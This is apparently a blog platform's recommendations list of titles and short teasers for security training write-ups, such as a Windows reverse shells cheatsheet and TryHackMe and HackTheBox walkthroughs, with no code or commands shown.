
Rich

Windows Reverse Shells Cheatsheet

TL;DR Combination walkthrough of THM Weaponization under the Red Team Pathway & general cheatsheet of reverse shells from Windows to Kali

Feb 3, 2023 10

See all from Rich



embossdotar

TryHackMe—Session Management—Writeup

Key points: Session Management | Authentication | Authorisation | Session Management Lifecycle | Exploit of vulnerable session management...

Aug 7, 2024 27

Rahul Hoysala

TryHackMe's Advent of Cyber 2024—Side Quest 4: Krampus Festival

Welcome to AoC's side quest 4—Krampus Festival. This was an insane level challenge which is very demanding—and fun.

Jan 2 2

Lists

Staff picks

796 stories · 1559 saves

Stories to Help You Level-Up at Work

19 stories · 912 saves

Self-Improvement 101

20 stories · 3195 saves

Productivity 101

20 stories · 2707 saves

Mohamed Ali

TryHackMe—Cluster Hardening—Writeup

Learn initial security considerations when creating a Kubernetes cluster.


Jul 25, 2024

Rich

TryHackMe AD Certificate Templates Walkthrough

TL;DR Walkthrough of the TryHackMe room AD Certificate Templates and a brief overview of what they missed.

Nov 9, 2024 2



Taylor Elder

HackTheBox Module—Getting Started: Knowledge Check Walk-through

Embark on a journey through HackTheBox Academy's Penetration Tester path with me! This blog chronicles my progress with detailed...

Aug 25, 2024 54

Emmy9ce

TryHackMe: Advent of Cyber 2024: Day 24 Walk-through(LAST DAY)

Communication protocols : You can’t hurt SOC-mas, Mayor Malware!

Dec 25, 2024 1

See more recommendations